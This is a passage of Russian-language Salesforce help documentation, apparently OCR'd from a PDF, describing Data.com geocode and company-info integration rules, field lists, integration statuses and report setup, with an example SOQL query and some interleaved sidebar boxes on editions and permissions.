2. Проверьте статус обновления для правила интеграции сведений о геокодах записи. Например, если вы проверяете адрес выставления счетов для организации, изучите статус обновления правила интеграции данных геокодирования «Геокоды для адреса выставления счета организации». В Salesforce Classic статус отображается в связанном списке «Правила интеграции данных». (Если не удается найти этот список, попросите администратора Salesforce добавить его в макет страницы.) В Lightning Experience щелкните быстрое действие **«Проверить статус интеграции»**.

3. Чтобы вручную обновить запись, нажмите кнопку **«Обновить»** рядом с правилом интеграции данных геокодирования.



Если запись соответствует записи в службе данных геокода, то значения для полей сведений о геокоде добавляются, а текущие значения перезаписываются. Статус правила интеграции данных обновлен. Если невозможно обновить запись вручную, обратитесь к администратору с просьбой установить параметры безопасности для полей геокода: широта, долгота и точность. Это позволит обновить данные поля.

Прим.: При изменении адреса в записи статус правила интеграции данных будет задан как «Не сравнивалось» до повторного обновления записи. К счастью, при применении правил интеграции данных геокодирования запись автоматически обновится почти сразу же!

Проверка добавления геокодов в записи

Как правило, поля геокодов не отображаются в записи, поэтому следует выполнить несколько действий, чтобы проверить добавление геокодов правилом интеграции данных Data.com.

Важное замечание: Геокоды добавляются в записи посредством Data.com. Тем не менее, данная функция может использоваться *без* лицензии Data.com.

Совет: Добавить поля геокода на макет страницы можно с помощью полей настраиваемой формулы.

1. Просмотрите статус обновления правила геокода.
   a. Откройте запись.
   b. Просмотрите статус обновления правила геокода, указанный в разделе «Правила интеграции данных».


ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования API Salesforce:
- API включен



Статус обновления «Синхронизировано» указывает, что запись содержит обновленные сведения о геокоде из службы данных. Если отображается другой статус, запись можно обновить вручную с помощью кнопки **«Обновить»**.

2. Убедитесь, что поля геокода содержат значения посредством интерфейса Salesforce API.
   a. Извлеките значение поля `Id` для записи.
   b. Запросите адресные поля и поля геокода посредством поля `Id`. (При необходимости запросите все записи или первые *X* записей для объекта.)
   Пример: запрос SOQL для контактов

```
SELECT Name, Email, MailingAddress, MailingCity, MailingState, MailingCountry,
MailingLatitude, MailingLongitude, MailingGeocodeAccuracy
FROM Contact
WHERE Id IN ('003D000000QRoqW', '003R0000001ySoG', '003D000000QRoqU');
```

   c. Убедитесь в наличии значений для полей сведений о геокоде.

СМ. ТАКЖЕ:

Настройка правил интеграции данных геокодирования

Поля геокода

Поля геокода

Сведения о геокоде определяют расположение на основе широты, долготы и класса точности. Поля геокода доступны для стандартных адресов организаций, контактов и интересов Salesforce. Поля геокода не отображаются в записях, но могут быть просмотрены посредством интерфейса Salesforce API.

Объект	Стандартный адрес	Поля геокода
Организация	Адрес для счета	• `BillingLatitude` • `BillingLongitude` • `BillingGeocodeAccuracy`
Организация	Адрес отправки	• `ShippingLatitude`

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Объект	Стандартный адрес	Поля геокода
		• `ShippingLongitude` • `ShippingGeocodeAccuracy`
Контакт	Почтовый адрес	• `MailingLatitude` • `MailingLongitude` • `MailingGeocodeAccuracy`
Интерес	Адрес	• Широта • Долгота • `GeocodeAccuracy`

Значения точности

Точность позволяет конкретизировать расположение широты и долготы. Например, значение «Индекс» подразумевает, что широта и долгота определяют точку в центре зоны почтового индекса для адреса. В данном случае совпадение не может быть найдено по улице.

Значение точности	Описание
Адрес	В том же здании
`NearAddress`	Поблизости
Дом	Нейтральная точка дома
Улица	Нейтральная точка улицы
`ExtendedZip`	Центр зоны расширенного почтового индекса
Почтовый индекс	Центр зоны почтового индекса
Квартал	Центр квартала
Город	Центр города
Район	Центр района
Область	Центр области
Неизвестно	Совпадение не найдено

СМ. ТАКЖЕ:

Настройка правил интеграции данных геокодирования

Автоматическое обновление важных сведений о компании в организациях и интересах

Обеспечьте сотрудников группы сбыта средствами упрощения процессов отслеживания наиболее перспективных интересов, сегментирования организаций, планирования территорий и кампаний, а также повышения уровня взаимопонимания с клиентами. Правила «Сведения о компании» предоставляют доступ к более 100 полям сведений о компании, отрасли и финансах по базе данных Dun & Bradstreet посредством полей, эквивалентных Data.com Clean.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии на продукт <0>Data.com Premium Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендации по настройке правил интеграции данных «Сведения о компании»

Ниже представлены рекомендации по использованию правил интеграции данных Data.com для автоматического добавления сведений о компании к организациям и интересам Salesforce.

Настройка правил интеграции данных «Сведения о компании»

Правила интеграции данных «Сведения о компании» продукта Data.com позволяют добавлять важную информацию о компании (например, годовой доход, номер D-U-N-S, количество сотрудников) ко всем текущим и новым интересам и организациям.

Рекомендации по настройке правил интеграции данных «Сведения о компании»

Следуйте важным рекомендациям при использовании правил интеграции данных Data.com для автоматического обновления интересов и организаций.

Проверка статуса интеграции данных для записей в Lightning Experience

Проверьте, была ли отдельная запись обработана с помощью правила интеграции данных «Сведения о компании». Для проверки этого правила обновите запись вручную. Если используются правила интеграции, записи обновляются автоматически, поэтому не требуется обновление записи вручную.

Проверка статуса интеграции данных для записей в Salesforce Classic

Пользователь может проверить, была ли отдельная запись обработана с помощью правила интеграции данных. Запись также можно обновить вручную.

Рекомендации по настройке правил интеграции данных «Сведения о компании»

Ниже представлены рекомендации по использованию правил интеграции данных Data.com для автоматического добавления сведений о компании к организациям и интересам Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки Data.com Premium Clean.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендация по использованию пакета AppExchange вместо функции оценки

Правила «Сведения о компании» для организаций содержат функции обновления данных или создания определения «только для чтения». Функция оценки применяет настраиваемый критерий соответствия к определениям данных Data.com. Однако функция оценки может возвращать непредвиденные результаты для клиентов Data.com Clean. Рекомендуем клиенту продукта Clean использовать вместо этого пакет «Отчеты Data.com Clean из AppExchange».

Правила «Сведения о компании» и Data.com Clean

Поля статуса

Правила интеграции данных «Сведения о компании» и Data.com Clean используют различные поля статуса.

- Правила «Сведения о компании» используют поле статуса интеграции данных в объект «Сведения о правиле интеграции».
- Data.com Clean использует поле статуса очистки в объекте «Организация» или «Интерес».

Конфликты между правилами «Сведения о компании» и Data.com Clean

Так как правила «Сведения о компании» и задания очистки могут запускаться в разное время, поля статуса могут содержать разные значения. Правила потока данных или триггеры, зависящие от поля статуса, возможно, будут работать некорректно. Например, правило интеграции данных «Сведения о компании для организаций» обновляет поля после добавления пользователем организации. Значение поля «Статус интеграции данных» имеет значение «Синхронизировано». Однако, если запланированные задания по очистке для организаций еще не были запущены, значение поля «Статус очистки» показывает «Не сравнивалось».

Избегайте одновременного выполнения пакетных процессов для правил сведений о компании и очистки заданий. Если вы планируете проводить очистку заданий, рекомендуем снять флажок напротив параметра обновления всех записей для правил сведений о компании.

Кнопка очистки и связанный список интеграции данных (Salesforce Classic)

Избегайте добавления кнопки очистки, поля статуса очистки и связанного списка правил интеграции данных на макет той же страницы. Кнопка очистки и поле статуса очистки относятся к Data.com Clean, а связанный список правил интеграции данных — к правилам интеграции данных. Наличие всех этих параметров на одной странице может запутать пользователей.

Сопоставление DUNSRight

Правила «Сведения о компании» используют сопоставление Data.com Запуск заданий по очистке DUNSRight со сведениями о компании для организаций может привести к несогласованному сопоставлению.

Правила «Сведения о компании» и обновления

Правила «Сведения о компании» могут менять одну или несколько записей, с помощью которых можно отключить триггеры, потоки данных и всплывающие уведомления. Просмотрите триггеры, рабочие потоки и всплывающие уведомления перед активацией правила.

Если пользователи редактируют один из специальных наборов полей для записи, правила интеграции данных для типа объекта запускаются автоматически. Правила не всегда запускаются немедленно, так что пользователь, пытающийся редактировать запись, может вызвать конфликт. Пользователь может редактировать поля, но не вправе сохранить запись, так как она заблокирована правилом.

Поля, инициирующие правила автоматически, перечислены в теме «Стандартные правила интеграции данных». В отношении правила «Сведения о компании для интересов» затрагиваются только поля, перечисленные под пунктом «Совпадающие поля». В отношении правила «Сведения о компании для организаций» затрагиваются все поля, перечисленные под пунктом «Совпадающие поля» и «Обновленные поля».

Географическое совпадение сведений о компании для интересов

Если интерес содержит значение для поля «Страна», правило «Сведения о компании для интересов» добавляет сведения о компании для локального головного офиса в данной стране. Если в интересе не содержится значение в поле «Страна», правило добавляет сведения о международном головном офисе.

Географическое совпадение сведений о компании для организаций

Сведения о компании для организаций сопоставляют записи организации на основе ее местоположения.

Отдельные настройки по соотнесению полей для правил

Настройки соотнесения полей в меню **«Настройка»** > **«Администрирование Data.com»** > **«Соотнесение полей»** не влияют на соотнесение правил сведений о компании. В каждом правиле имеются собственные изменяемые настройки отслеживания полей.

Пакетные процессы

Рекомендуем запускать пакетные процессы в безопасной среде перед их запуском в производстве.

СМ. ТАКЖЕ:

Настройка правил интеграции данных «Сведения о компании»

Настройка правил интеграции данных «Сведения о компании»

Правила интеграции данных «Сведения о компании» продукта Data.com позволяют добавлять важную информацию о компании (например, годовой доход, номер D-U-N-S, количество сотрудников) ко всем текущим и новым интересам и организациям.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

1. Введите строку *«Правила интеграции данных»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Правила интеграции данных»**.
2. Щелкните правило «Сведения о компании», которое требуется настроить. Будет отображаться краткое описание правила.
3. Просмотрите правило.
   a. Чтобы изменить параметры, нажмите **«Редактировать параметры правила»**.
   b. Чтобы изменить соотнесение полей, нажмите **«Редактировать соотнесение полей»**.
   c. Чтобы активировать правило, нажмите **«Активировать»**. Чтобы отменить активацию, нажмите **«Деактивировать»**.

   Если требуется очистить все записи при активации или сохранении правила, система Salesforce проверяет наличие новых записей и новых данных для текущих записей. Новые данные добавляются только в пустые поля — система Salesforce не допускает перезапись данных.
4. Чтобы добавить сведения о компании во все текущие организации или интересы, установите флажок **«Обновить все записи после активации или сохранения данного правила»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка и активация правил очистки
- «Настройка приложения»

Для редактирования макетов страниц:
- «Настройка приложения»

5. Сохраните правило.
6. Активируйте правило.
7. Чтобы позволить пользователям (только в системе Salesforce Classic) проверять статус правила «Сведения о компании», добавьте связанный список «Правила интеграции данных» к макету страницы для организаций или интересов.



СМ. ТАКЖЕ:

Рекомендации по настройке правил интеграции данных «Сведения о компании»

Настройка правил интеграции данных

Проверка статуса интеграции данных для записей в Salesforce Classic

Рекомендации по настройке правил интеграции данных «Сведения о компании»

Следуйте важным рекомендациям при использовании правил интеграции данных Data.com для автоматического обновления интересов и организаций.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Поправки для пользователей Salesforce Classic

Откорректируйте макет страницы интереса или организации, чтобы позволить пользователямSalesforce Classic определять статус обновления записи и ее обновление в ручном режиме. Добавьте связанный список правил интеграции данных в макет.

Доступ для пользователей, выполняющих обновление записей в ручном режиме

Доступ к объекту «Компания D&B»

Убедитесь что пользователям назначены полномочия «Чтение» и «Создание» для объекта «Компания D&B». Если пользователь обновляет запись, правило создает связанную запись компании D&B (если запись еще не создана).

Доступ к полям организаций

При использовании правила «Сведения о компании для организаций» скорректируйте параметры безопасности полей, чтобы предоставить пользователям доступ к полям с данными, предоставленными правилом.

Имя организации	Описание	Тел.
Местоположение организации	Сотрудники	Код SIC
Годовой доход	Факс	Описание SIC
Адрес для счета	Отрасль	Биржевой символ
Номер D-U-N-S компании	Код NAICS	Торговый стиль
Компания D&B	Описание NAICS	Год начала
Ключ Data.com	Ответственность	Веб-сайт

Доступ к полям интересов

При использовании правила «Сведения о компании для интересов» скорректируйте параметры безопасности, чтобы предоставить пользователям доступ к полям интересов.

- Годовой доход
- Компания D&B
- Номер D-U-N-S компании
- Отрасль
- Количество сотрудников

Прим.: Управление параметрами безопасности полей в версии Professional Edition выполняется с помощью макетов страниц.

СМ. ТАКЖЕ:

Настройка правил интеграции данных «Сведения о компании»

Управление доступом пользователей к полям

Проверка статуса интеграции данных для записей в Lightning Experience

Проверьте, была ли отдельная запись обработана с помощью правила интеграции данных «Сведения о компании». Для проверки этого правила обновите запись вручную. Если используются правила интеграции, записи обновляются автоматически, поэтому не требуется обновление записи вручную.

Доступно в версиях: Lightning Experience.


Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для обновления организаций и интересов:

- «Редактирование» для организаций и интересов

1. Откройте организацию или интерес для проверки.
2. В меню действий нажмите **«Проверка статуса интеграции»**.



3. Нажмите кнопку **«Обновить»**.



В окне отображается статус обновления до и после выполнения обновления.

Если запись организации или интереса соответствует записи в службе данных, все пустые поля заполняются автоматически. Правила «Сведения о компании» не поддерживают перезапись данных в записях. Если новые данные отличаются от текущих данных, можно вручную просмотреть и выбрать требуемые данные. Статус правила интеграции данных обновлен.

Если вносятся изменения в одно или более полей, используемых правилом для сопоставления или обновления записи, статус устанавливается как «Не сравнивалось» до сохранения и повторного обновления записи.

Прим.: Если значение поля «Номер D-U-N-S компании» для организаций обновляется в процессе ручного обновления, удалите значение поля «Компания D&B». В ином случае функция Data.com не сможет добавить обновленные значения к упомянутым двум полям или связать правильную запись «Компания D&B» с организацией.

Проверка статуса интеграции данных для записей в Salesforce Classic

Пользователь может проверить, была ли отдельная запись обработана с помощью правила интеграции данных. Запись также можно обновить вручную.

1. Откройте организацию, контакт или интерес для проверки.

   Если этого связанного списка нет, попросите своего администратора Salesforce добавить его на страницу.

2. Нажмите кнопку **«Обновить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic


Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для очистки организаций, контактов и интересов выполните следующие действия.

- «Правка» для организаций, контактов и интересов



Если запись организации, контакта или интереса соответствует записи в службе данных, все пустые поля заполняются автоматически. Правила интеграции данных не перезаписывают сведения в записях. Если новые данные отличаются от текущих данных, можно вручную просмотреть и выбрать требуемые данные. Статус будет обновлен.

Если вносятся изменения в одно или более полей, используемых правилом для сопоставления или обновления записи, статус устанавливается как «Не сравнивалось» до сохранения и повторного обновления записи.

Прим.: Если значение поля «Номер D-U-N-S компании» для организаций обновляется в процессе ручного обновления, удалите значение поля «Компания D&B». В ином случае функция интеграции данных не сможет добавить обновленные значения к упомянутым двум полям или связать правильную запись «Компания D&B» с организацией.

СМ. ТАКЖЕ:

Стандартные правила интеграции данных

Рекомендации по определению эффективности правил интеграции данных

Хотите узнать, насколько эффективно функция интеграции данных работает в вашей организации? Посетите страницу «Показатели интеграции данных», на которой отображен уровень совпадения для ваших правил интеграции данных. Там показан процент совпадения ваших записей с записью в службе данных. При совпадении записей служба данных может обновить их последними данными.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

- В столбце **«Ошибки»** указывается число ошибок, возникших при обработке записей. Ошибка возникает при невозможности обновить обработанную запись из-за триггера, бизнес-правила, правила обработки дубликатов или правила проверки. Щелкните число ошибок, чтобы загрузить файл, в котором содержится идентификатор каждой записи с ошибкой и соответствующее сообщение об ошибке. Доступна только последняя ошибка для записи. В столбце **«Ошибки»** содержится максимум 10 000 ошибок на одно правило интеграции данных.
- Для правил интеграции данных, которые активировались в последние 24 часа, данные не отображаются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила очистки геокода доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Другие правила очистки доступны при наличии лицензии на продукт <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Стандартные правила интеграции данных

Важные сведения о стандартных правилах интеграции данных, функционировании каждого правила и полях, на которые распространяется действие правил.

Прим.: Вы можете использовать сведения о компании в правиле интеграции данных организаций в режиме оценивания без наличия лицензии Data.com

Имя по умолчанию	Служба данных	Объект	Способ обновления полей	Совпадающие поля	Обновляемые поля
Геокоды для адресов организаций для счета	Геоданные Data.com	Организация	Перезапись	Адрес для счета	• BillingLatitude • BillingLongitude • BillingGeocodeAccuracy Широта, долгота и точность не отображаются в записях.
Геокоды для адреса организации для счета	Геоданные Data.com	Организация	Перезапись	Адрес отправки	• ShippingLatitude • ShippingLongitude • ShippingGeocodeAccuracy Широта, долгота и точность не отображаются в записях.
Геокоды для почтового адреса контакта	Геоданные Data.com	Контакт	Перезапись	Почтовый адрес	• MailingLatitude • MailingLongitude • MailingGeocodeAccuracy Широта, долгота и точность не отображаются в записях.
Геокоды для адреса интереса	Геоданные Data.com	Интерес	Перезапись	Адрес	• Широта • Долгота • GeocodeAccuracy Широта, долгота и точность не

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Имя по умолчанию	Служба данных	Объект	Способ обновления полей	Совпадающие поля	Обновляемые поля
					отображаются в записях.
Сведения о компании для интересов	Компании Data.com для интересов	Интерес	Пустые поля заполняются. Записи с отличиями помечаются. Помеченные записи необходимо обработать вручную.	• Компания • Электронная почта • Адрес • Номер D-U-N-S компании • Веб-сайт	• «Годовой доход» (в долларах США) • Номер D-U-N-S компании • Компания D&B • Количество сотрудников • Отрасль
Сведения о компании для организаций	Компании Data.com	Организация	Данное правило позволяет создавать определение только для чтения или обновлять записи новыми данными. Если выбрано обновление записей, пропуски заполняются, а записи с отличиями помечаются флажком. Помеченные записи необходимо обработать вручную.	• Номер D-U-N-S • Имя • Тел. • Адрес для счета • Веб-сайт	• Имя организации • Номер D-U-N-S • Компания D&B • Сотрудники • Годовой доход • Биржевой символ • Веб-сайт • Отрасль • Ответственность • Адрес для счета • Тел. • Факс • Местоположение организации • Торговый стиль • Год начала

Имя по умолчанию	Служба данных	Объект	Способ обновления полей	Совпадающие поля	Обновляемые поля
					• Код SIC • Описание SIC • Код NAICS • Описание NAICS • Описание

СМ. ТАКЖЕ:

- Настройка правил интеграции данных
- Правила интеграции данных
- Настройка правил интеграции данных «Сведения о компании»

Статусы интеграции данных

Если вы активировали правила интеграции данных, вы увидите статус обновления записей. Этот статус определяет способ сопоставления данных записи со службой данных правила.

Статус очистки	Определение	Значение API
Не сравнивалось	Запись Salesforce не сравнивалась со службой данных.	Ожидание
Синхронизировано	Запись Salesforce соответствует записи в службе данных, и поля, подлежащие обновлению, содержат идентичные значения.	Синхронизировано
Согласовано	Запись Salesforce соответствует записи из службы данных, однако приняты не все значения из совпадающей записи. Только значения для обновляемых полей используются для определения статуса.	Согласовано
Отличается	Запись Salesforce соответствует записи в службе данных, однако поля, подлежащие обновлению, содержат разные значения, и отличия пока не просмотрены.	Отличается

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Статус очистки	Определение	Значение API
Не найдено	Для записи Salesforce отсутствует соответствующая запись в службе данных.	`NotFound`
Пропущено	Запись Salesforce невозможно сопоставить или обновить из-за проверки или ошибки триггера.	Пропущено

Отчет по записям с конкретным статусом очистки Data.com

Чтобы просмотреть записи организаций, контактов или интересов Salesforce, содержащие конкретный статус очистки (например, «Отличается»), рекомендуем создать настраиваемый отчет.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Выберите поля объекта «Организация», «Контакт» или «Интерес» для отображения. Сопоставьте значения записей Salesforce и Data.com на основе данных из соответствующих объектов «Сведения об очистке». Результаты отчета позволяют определить достоверные причины назначения записям определенного статуса очистки. Полученные данные могут использоваться для управления способами очистки записей в организации.

Например, создайте отчет для сопоставления всех записей со статусом очистки «Отличается» с совпадающими записями Data.com. При определении закономерностей в данных, вызывающих появление данного статуса, создайте триггеры или настройки API для корректировки данных и увеличения количества записей со статусом «Синхронизировано».

Чтобы создать отчет «Контакты по статусу очистки», выполните указанные ниже действия.

1. Убедитесь, что организация имеет тип настраиваемых отчетов, связывающих объект «Контакт» с объектом «Сведения об очистке контакта». Также убедитесь, что поля обоих объектов доступны для составления отчета.
2. Создайте отчет: откройте вкладку «Отчеты» и нажмите кнопку **«Создать отчет»**.
3. Выберите тип отчета **«Контакты по статусу очистки»**.
4. Нажмите кнопку **«Создать»**.
5. Выберите нужные поля родительского объекта «Контакт». Например:
   - Код контакта
   - Статус очистки
   - полное имя
   - Почтовый адрес
   - Тел.
   - Электронная почта
6. Выберите поля связанного объекта «Сведения об очистке контакта», соответствующие полям объекта «Контакт». Например, для получения сведений об очистке контакта:
   - Код сведений об очистке контакта

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Prospector<1> в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

- Личное имя
- Фамилия
- Адрес
- Тел.
- Электронная почта
- Дата последнего сравнения

7. Добавьте фильтр поля в отчет. Выберите поле **«Статус очистки»**. Выберите оператор *«равно»* и значение **«Отличается»**.
8. Определите оставшиеся поля.
9. Сохраните и запустите отчет.
10. Просмотрите отчет на наличие сведений, необходимых для определения шаблонов данных, инициирующих назначение некоторым записям статуса очистки «Отличается».

СМ. ТАКЖЕ:

Создание типа настраиваемого отчета по сведениям об очистке организаций, контактов или интересов

Определение эффективности работы функции Data.com Clean

Страница «Аналитика и показатели функции очистки Data.com» содержит подробные сведения о сопоставлении и обновлении организаций, контактов и интересов данными Data.com. Рекомендуем регулярно проверять уровни совпадения и обновления записей.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

1. Введите строку *«Показатели»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Аналитика и показатели»** в разделе «Очистка».
2. Чтобы определить время выполнения последних вычислений, просмотрите поле «Последнее вычисление», расположенное над таблицей.

   Прим.: Табличные данные вычисляются ежедневно; обратите внимание, что время и даты сохраняются по Гринвичу, поэтому отображаемая дата может отличаться от даты фактических вычислений, если организация использует временные корректировки. Помните, что данные вычисляются один раз в день, поэтому могут отличаться от данных, доступных на панелях мониторинга и в отчетах Data.com.

3. Просмотрите сведения в разделе «Уровни совпадения и обновления».

   Данные охватывают записи, сопоставленные и обновленные после внедрения Data.com в организации. Ниже перечислены определения для столбцов таблицы.

Столбец	Определение
Записи	Объект, поддерживающий функцию Data.com Clean: организации, контакты или интересы. Прим.: Если организация Salesforce использует организации-лица, то столбцы «Итого» и «Обработано» могут содержать разные показатели. Организации-лица учитываются общим количеством организаций, но не обрабатываются заданиями по Data.com Clean.
Итого	Количество записей объекта (организации, контакты или интересы), доступных в системе Salesforce.
Обработано	Количество записей Salesforce каждого типа (организации, контакты или интересы), обработанных функцией Data.com Clean.
Совпало	Количество обработанных записей Salesforce каждого типа (организации,

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

